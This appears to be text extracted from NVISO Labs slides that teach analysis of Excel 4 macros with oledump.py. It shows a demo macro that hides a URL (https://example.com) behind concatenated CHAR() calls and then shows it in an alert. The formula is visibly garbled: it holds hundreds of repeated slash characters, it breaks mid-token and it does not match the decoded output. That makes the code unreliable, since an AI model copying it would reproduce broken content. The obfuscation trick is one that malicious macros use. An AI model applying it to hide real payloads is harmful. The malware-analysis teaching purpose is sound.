                                                                                 Macro1,R1C1,"FORMULA(CHAR(104)&CHAR(116)&CHAR(116)&CHAR(112)&CHAR(115)&CHAR(58)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR(47)&CHAR
101)&CHAR(120)&CHAR(97)&CHAR(109)&CHAR(112)&CHAR(108)&CHAR(101)&CHAR(46)&CHAR(99)&CHAR(111)&CHAR(109),R5C1)",""
                                                                                 Macro1,R2C1,ALERT(R5C1),""
                                                                                 Macro1,R3C1,HALT(),""
@NVISO Labs C:\Demo>
```





```
@NVISO_Labs
                                                                                                              _ _
@NVISO_Labs C:\Demo>oledump.py -p plugin_biff --pluginoptions "-c" example-02.xls | numbers-to-string.py
@@@https://example.com@@
?????
???
@NVISO_Labs C:\Demo>
```



Our Agenda



4 Questions



More info

https://isc.sans.edu

https://isc.sans.edu/handler list.html#didier-stevens

https://blog.nviso.eu

https://blog.didierstevens.com





Thank you



